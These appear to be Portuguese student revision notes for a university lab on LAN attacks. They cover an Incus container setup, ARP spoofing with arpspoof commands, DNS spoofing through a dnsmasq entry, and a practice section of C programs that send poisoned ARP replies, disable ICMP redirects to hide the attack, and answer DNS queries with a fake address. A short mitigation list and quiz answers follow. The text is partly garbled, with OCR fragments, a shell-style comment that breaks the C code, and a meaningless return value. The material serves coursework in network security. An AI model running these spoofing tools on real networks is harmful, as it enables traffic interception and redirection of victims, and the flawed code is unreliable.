

Ex02 – Local Network Vulnerabilities (Resumo Explicativo e Simplificado)

1. O que é uma LAN e por que é vulnerável

Uma **LAN (Local Area Network)** é uma rede local que interliga dispositivos dentro de um espaço físico limitado, como uma escola, empresa ou casa. Apesar de normalmente protegida por firewalls e routers, a LAN ainda pode ser vulnerável a ataques vindos de dentro da própria rede.

As vulnerabilidades locais exploram falhas em protocolos internos (como ARP e DNS), más configurações ou falta de autenticação. Um atacante dentro da LAN pode interceptar, modificar ou bloquear comunicações entre dispositivos.

2. Ferramenta Incus (ambiente virtual)

Lightweight Virtualization Environment

O **Incus** é uma plataforma de **containers Linux**, semelhante ao LXD. Ele permite criar várias máquinas virtuais isoladas (como *gateway*, *client*, *server* e *mrrobot*) dentro de um único computador. Cada container simula um computador real conectado à rede.

- **Comando:** `sudo apt install incus` — instala o Incus.
- **incus launch images:debian/trixie nome** — cria um novo container Debian.
- **incus list** — mostra os containers ativos.
- **incus shell nome** — abre o terminal dentro do container.

container

3. Topologia criada no exercício

A rede do exercício inclui:

- **gw:** gateway que liga a LAN ao exterior (faz NAT).
- **client:** máquina vítima dentro da LAN.
- **server:** servidor legítimo.
- **mrrobot:** atacante dentro da LAN.

4. Caso 1 – Ataque ARP Spoofing

O protocolo **ARP** (Address Resolution Protocol) é responsável por **associar endereços IP a endereços MAC** na rede local. Ele não tem autenticação, o que permite que um **atacante envie respostas falsas** e se faça passar por outro dispositivo (por exemplo, o gateway).

Quando isso acontece, o tráfego do cliente passa a ir para o atacante, que pode interceptar ou modificar os dados. Isto é chamado de **ARP spoofing** ou **Man-in-the-Middle**.

- **Ferramenta usada:** `arp spoof` (parte do pacote `dsniff`).
- **Comando:** `arp spoof -t 192.168.2.101 192.168.2.254` — diz ao cliente que o atacante é o gateway.
Target (Vítima) Host Falso
- **Segundo comando:** `arp spoof -t 192.168.2.254 192.168.2.101` — diz ao gateway que o atacante é o cliente.


Faz-se os dois comandos para ambos acreditarem que o atacante tem o MAC um do outro.

Para evitar ser detetado, o atacante desativa as mensagens de redirecionamento ICMP com:
`sysctl -w net.ipv4.conf.all.send_redirects=0`

Se só comen o primeiro comando? ⇒ Apenas a vítima envia para o atacante

Nota:

• `dsniff` = janelinha
EUG PT



5. Caso 2 – Ataque DNS Spoofing

Neste cenário, o atacante controla o gateway (ou servidor DNS) e altera as respostas DNS. Assim, quando o cliente tenta aceder a um site legítimo, é redirecionado para um servidor falso.

- **Ferramenta usada:** `dnsmasq` (servidor DNS/DHCP leve).
- **Configuração:** no ficheiro `/etc/dnsmasq.conf`, adicionar:
`address=/services.web.ua.pt/192.168.2.103`
- **Comando:** `systemctl restart dnsmasq` — aplica as mudanças.
- Assim, qualquer pedido ao domínio `services.web.ua.pt` será redirecionado ao servidor falso (`fakeserver`).

Serve para criar IP's e resolver nomes (ua.pt, ...)


6. Outras ferramentas e comandos usados

- **iptables** — cria regras de firewall e NAT. Exemplo:
`iptables -t nat -A POSTROUTING -o eth0 -j SNAT --to 10.255.255.254`
- **dnsmasq** — fornece IPs (DHCP) e resolve nomes (DNS).
- **resolvectl flush-caches** — limpa a cache DNS do cliente.
- **Wireshark** — analisa pacotes de rede e permite observar o tráfego interceptado.

7. Boas práticas e mitigação



- Usar switch com proteção ARP (Dynamic ARP Inspection).
- Ativar HTTPS e DNSSEC sempre que possível.
- Monitorizar pacotes ARP suspeitos com ferramentas como `arpwatch`.
- Configurar reservas de IP e tabelas ARP estáticas em redes críticas.



8. Perguntas possíveis (e respostas curtas)

- O que é ARP Spoofing?
- O que é DNS Spoofing?
- Para que serve o `dnsmasq`?
- Qual é o papel do gateway?
- Como evitar ARP Spoofing?
- O que faz o comando `arp spoof`?
- O que significa NAT?
- Como o atacante faz o cliente acreditar que ele é o gateway?

Para a vítima

Preparação Prática – Local Network Vulnerabilities (Guia 2)

Parte 1 – Exercícios e código (sem respostas). | Parte 2 – Respostas no final.

1. Ler a Tabela ARP (C)

```
#include <stdio.h>
#include <string.h>

int main(void) {
    FILE *f = fopen("/proc/net/arp", "r");
    if (!f) { perror("fopen"); return 1; }
    char line[512];
    fgets(line, sizeof(line), f); // header
    while (fgets(line, sizeof(line), f)) {
        char ip[64], hw_type[8], flags[8], mac[64], mask[64], dev[32];
        if (sscanf(line, "%63s %7s %7s %63s %63s %31s", ip, hw_type, flags, mac, mask, dev) == 6) {
            printf("%s\t%s\t%s\n", ip, mac, dev);
        }
    }
    fclose(f);
    return 0;
}
```

■ Pergunta: Em que ficheiro do Linux podes ler as entradas ARP e que campos deves extrair para identificar o gateway e o respetivo MAC?

2. Desativar ICMP redirects e Ativar IP Forwarding (C)

```
#include <stdio.h>

int write_str(const char *path, const char *val) {
    FILE *f = fopen(path, "w");
    if (!f) { perror(path); return -1; }
    fputs(val, f);
    fclose(f);
    return 0;
}

int main(void) {
    write_str("/proc/sys/net/ipv4/conf/all/send_redirects", "0\n");
    write_str("/proc/sys/net/ipv4/conf/default/send_redirects", "0\n");
    write_str("/proc/sys/net/ipv4/conf/eth0/send_redirects", "0\n");
    write_str("/proc/sys/net/ipv4/ip_forward", "1\n");
    puts("Config aplicada.");
    return 0;
}
```

■ Pergunta: Quais os caminhos em /proc/sys/... que deves alterar para tornar o ataque mais stealth (sem ICMP Redirect) e permitir encaminhamento?

3. ARP Spoofing (C) – Enviar ARP Reply envenenado

```
#include <stdio.h>
#include <string.h>
```

```

#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <net/if.h>
#include <linux/if_packet.h>
#include <netinet/ether.h>

#pragma pack(push, 1)
struct arp_hdr {
    uint16_t htype;
    uint16_t ptype;
    uint8_t hlen;
    uint8_t plen;
    uint16_t oper;
    uint8_t sha[6];
    uint8_t spa[4];
    uint8_t tha[6];
    uint8_t tpa[4];
};
#pragma pack(pop)

int main(int argc, char **argv) {
    if (argc != 6) {
        fprintf(stderr, "Uso: %s <iface> <victim_ip> <victim_mac> <spoof_ip> <attacker_mac>\n", argv[0]);
        return 1;
    }
    const char *iface = argv[1];
    const char *victim_ip = argv[2];
    const char *victim_mac = argv[3];
    const char *spoof_ip = argv[4]; // IP que fingimos ser (ex.: gateway)
    const char *attacker_mac = argv[5]; // MAC do atacante (remetente ARP)

    int fd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ARP));
    if (fd < 0) { perror("socket"); return 1; }

    // Resolver índice de interface
    struct ifreq ifr; memset(&ifr, 0, sizeof(ifr));
    strncpy(ifr.ifr_name, iface, IFNAMSIZ-1);
    if (ioctl(fd, SIOCGIFINDEX, &ifr) < 0) { perror("SIOCGIFINDEX"); return 1; }
    int ifindex = ifr.ifr_ifindex;

    // Construir Ethernet + ARP
    uint8_t frame[42];
    struct ether_header *eth = (struct ether_header *)frame;
    struct arp_hdr *arp = (struct arp_hdr *)(frame + sizeof(struct ether_header));

    struct ether_addr victim_mac_bin, attacker_mac_bin;
    ether_aton_r(victim_mac, &victim_mac_bin);
    ether_aton_r(attacker_mac, &attacker_mac_bin);

    memcpy(eth->ether_dhost, victim_mac_bin.ether_addr_octet, 6);
    memcpy(eth->ether_shost, attacker_mac_bin.ether_addr_octet, 6);
    eth->ether_type = htons(ETH_P_ARP);

    arp->htype = htons(1);
    arp->ptype = htons(ETH_P_IP);
    arp->hlen = 6;
    arp->plen = 4;
    arp->oper = htons(2); // reply
    memcpy(arp->sha, attacker_mac_bin.ether_addr_octet, 6);
    inet_pton(AF_INET, spoof_ip, arp->spa);
    memcpy(arp->tha, victim_mac_bin.ether_addr_octet, 6);

```

```

inet_pton(AF_INET, victim_ip, arp->tpa);

struct sockaddr_ll saddr = {0};
saddr.sll_family = AF_PACKET;
saddr.sll_ifindex = ifindex;
saddr.sll_halen = ETH_ALEN;
memcpy(saddr.sll_addr, victim_mac_bin.ether_addr_octet, 6);

if (sendto(fd, frame, sizeof(frame), 0, (struct sockaddr*)&saddr, sizeof(saddr)) < 0) {
    perror("sendto");
    return 1;
}
puts("ARP reply enviado.");
return 0;
}

```

■ Pergunta: Que valor deve ter o campo ARP 'oper' para resposta? Qual o EtherType correto para ARP na frame Ethernet?

4. Verificar Redirecionamento – TTL e ICMP (Shell)

```

# No cliente (vítima)
ping -c 2 8.8.8.8

# Ver ARP
arp -na

# Sniffar tráfego (ex.: Wireshark/tcpdump)
tcpdump -i eth0 arp or icmp

```

■ Pergunta: O que indica uma alteração consistente do TTL nas respostas? Por que motivo desativamos send_redirects no atacante?

5. DNS Spoof (C) – Resposta fixa para um domínio

```

#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <unistd.h>

#pragma pack(push, 1)
struct dns_hdr {
    uint16_t id;
    uint16_t flags;
    uint16_t qdcount;
    uint16_t ancount;
    uint16_t nscount;
    uint16_t arcount;
};
#pragma pack(pop)

// Constrói nome no formato DNS (labels) a partir de "services.web.ua.pt"
int build_qname(const char *host, unsigned char *out) {
    const char *p = host;
    unsigned char *len = out++;
    *len = 0;
    while (*p) {
        if (*p == '.') { len = out++; *len = 0; }
        else { *out++ = *p; (*len)++; }
        p++;
    }
}

```

```

    }
    *out++ = 0;
    return (int)(out - (unsigned char*)0); // not used directly
}

int main(void) {
    const char *target = "services.web.ua.pt";
    const char *fake_ip = "192.168.2.103";

    int sock = socket(AF_INET, SOCK_DGRAM, 0);
    struct sockaddr_in srv = {0};
    srv.sin_family = AF_INET;
    srv.sin_port = htons(53);
    srv.sin_addr.s_addr = INADDR_ANY;
    bind(sock, (struct sockaddr*)&srv, sizeof(srv));

    unsigned char buf[512];
    for (;;) {
        struct sockaddr_in cli; socklen_t clen = sizeof(cli);
        int n = recvfrom(sock, buf, sizeof(buf), 0, (struct sockaddr*)&cli, &clen);
        if (n < 12) continue;

        struct dns_hdr *h = (struct dns_hdr*)buf;
        unsigned char *p = buf + sizeof(*h);

        // Copiar QNAME para comparar
        char qname[256]; int qi = 0;
        while (*p && qi < 255) {
            int l = *p++; for (int i=0;i<l;i++) qname[qi++] = *p++;
            if (*p) qname[qi++] = '.';
        }
        qname[qi] = 0; p++; // skip null
        uint16_t qtype = ntohs(*(uint16_t*)p); p += 2;
        uint16_t qclass = ntohs(*(uint16_t*)p); p += 2;

        // Montar resposta básica (apenas para A e o domínio alvo)
        if (strcmp(qname, target)==0 && qtype==1 && qclass==1) {
            unsigned char resp[512];
            memcpy(resp, buf, n);
            struct dns_hdr *rh = (struct dns_hdr*)resp;
            rh->flags = htons(0x8180);
            rh->qdcount = htons(1);
            rh->ancount = htons(1);
            rh->nscount = 0; rh->arcount = 0;

            unsigned char *rp = resp + sizeof(*rh);
            // Copiar QNAME + QTYPE/QCLASS
            memcpy(rp, buf + sizeof(*h), (p - (buf + sizeof(*h))));
            rp += (p - (buf + sizeof(*h)));

            // Answer: nome como ponteiro para QNAME (0xC0 0x0C)
            *rp++ = 0xC0; *rp++ = 0x0C;
            *(uint16_t*)rp = htons(1); rp += 2; // TYPE A
            *(uint16_t*)rp = htons(1); rp += 2; // CLASS IN
            *(uint32_t*)rp = htonl(60); rp += 4; # TTL
            *(uint16_t*)rp = htons(4); rp += 2; // RDLENGTH
            inet_pton(AF_INET, fake_ip, rp); rp += 4;

            sendto(sock, resp, rp - resp, 0, (struct sockaddr*)&cli, clen);
        }
    }
    return 0;
}

```

}

■ Pergunta: Que flags DNS indicam uma resposta padrão sem erro? Qual o TYPE do registo para um A record IPv4?

Parte 2 – Respostas

1■■ /proc/net/arp; extrair IP, MAC e interface (dev).

2■■ /proc/sys/net/ipv4/conf/*/send_redirects = 0; /proc/sys/net/ipv4/ip_forward = 1.

3■■ ARP oper = 2 (reply). EtherType ARP = 0x0806.

4■■ TTL constante sugere caminho normal; TTL alterado pode indicar salto extra. send_redirects=0 evita que o kernel denuncie a rota melhor (ICMP Redirect), tornando o ataque discreto.

5■■ Flags 0x8180 (QR=1, OPCODE=0, AA=1 opcional, RCODE=0). TYPE=1 (A).